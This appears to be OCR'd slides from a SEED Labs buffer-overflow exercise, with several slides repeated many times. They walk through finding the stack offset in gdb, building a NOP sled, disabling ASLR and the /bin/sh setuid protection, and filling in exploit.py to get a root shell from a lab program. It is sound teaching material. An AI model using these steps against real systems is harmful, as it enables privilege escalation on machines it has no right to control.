
GOAL:
Overflow a buffer to insert code and a new return address



“badfile”

Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place our malicious **shellcode**




```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
   (…)
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17        {
gdb-peda$ n
   (…)
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

TL;DR GDB

Step 2: Find the address to place our malicious **shellcode**

NOP



Malicious Code

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP


New return address

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP

The NOP instruction *does nothing*, and the advances to the next instruction

Step 2: Find the address to place our malicious **shellcode**



Malicious Code

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

New return address

NOP NOP NOP NOP NOP NOP


NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP
NOP NOP NOP NOP NOP

NOP

The NOP instruction *does nothing*, and the advances to the next instruction


LET'S TRY THIS OUT!!!

1. Get the address of $ebp with gdb



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
```

2. Get the offset from buffer to return address



```
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18 - 0xffffcaac
$3 = 108
gdb-peda$ q
```

3. Turn off countermeasures


# Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

# link /bin/sh to /bin/zsh (no setuid countermeasure)


```
sudo ln -sf /bin/zsh /bin/sh
```

4. Update values in exploit.py



```
##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload.
# Here, we assume the ebp address is 0xffffce78.
ret = 0xffffcb18 + 0x78    # TODO: Change this number
offset = 108 + 4           # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

```


1. Get the address of $ebp with gdb



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
```

Might need to guess and check


4. Update values in exploit.py



```
##################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload.
# Here, we assume the ebp address is 0xffffce78.
ret = 0xffffcb18 + 0x78    # TODO: Change this number
offset = 108 + 4           # TODO: Change this number

L = 4              # Us    for 32-bit address and 8 for 64-bit address
content[offset:offse    L] = (ret).to_bytes(L, byteorder='little')
####################                ############################################
```

GDB OFFSET!

2. Get the offset from buffer to return address



```
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18 - 0xffffcaac
$3 = 108
gdb-peda$ q
```

3. Turn off countermeasures


# Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

# link /bin/sh to /bin/zsh (no setuid countermeasure)


```
sudo ln -sf /bin/zsh /bin/sh
```

1. Get the address of $ebp with gdb



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
```

2. Get the offset from buffer to return address



```
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18 - 0xffffcaac
$3 = 108
gdb-peda$ q
```

3. Turn off countermeasures


# Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

# link /bin/sh to /bin/zsh (no setuid countermeasure)


```
sudo ln -sf /bin/zsh /bin/sh
```

4. Update values in exploit.py




```
##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload.
# Here, we assume the ebp address is 0xffffce78.
ret = 0xffffcb18 + 0x78    # TODO: Change this number
offset = 108 + 4          # TODO: Change this number

L = 4             # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

```

5. Execute ./exploit.py




```
[10/04/22]seed@VM:~/.../code$ ./exploit.py
-> place return address ret=0xffffcb90 @ offset=112 (0x70), place shellcode @ start=400 (0x190)
```

1. Get the address of $ebp with gdb



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
```

2. Get the offset from buffer to return address



```
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18 - 0xffffcaac
$3 = 108
gdb-peda$ q
```

3. Turn off countermeasures


# Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

# link /bin/sh to /bin/zsh (no setuid countermeasure)


```
sudo ln -sf /bin/zsh /bin/sh
```

4. Update values in exploit.py




```
##################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload.
# Here, we assume the ebp address is 0xffffce78.
ret = 0xffffcb18 + 0x78    # TODO: Change this number
offset = 108 + 4          # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

```

5. Execute ./exploit.py



```
[10/04/22]seed@VM:~/.../code$ ./exploit.py
-> place return address ret=0xffffcb90 @ offset=112 (0x70), place shellcode @ start=400 (0x190)
```


6. Run our vulnerable program!



```
[10/04/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# █
```

ROOT SHELL!!

Shellcode

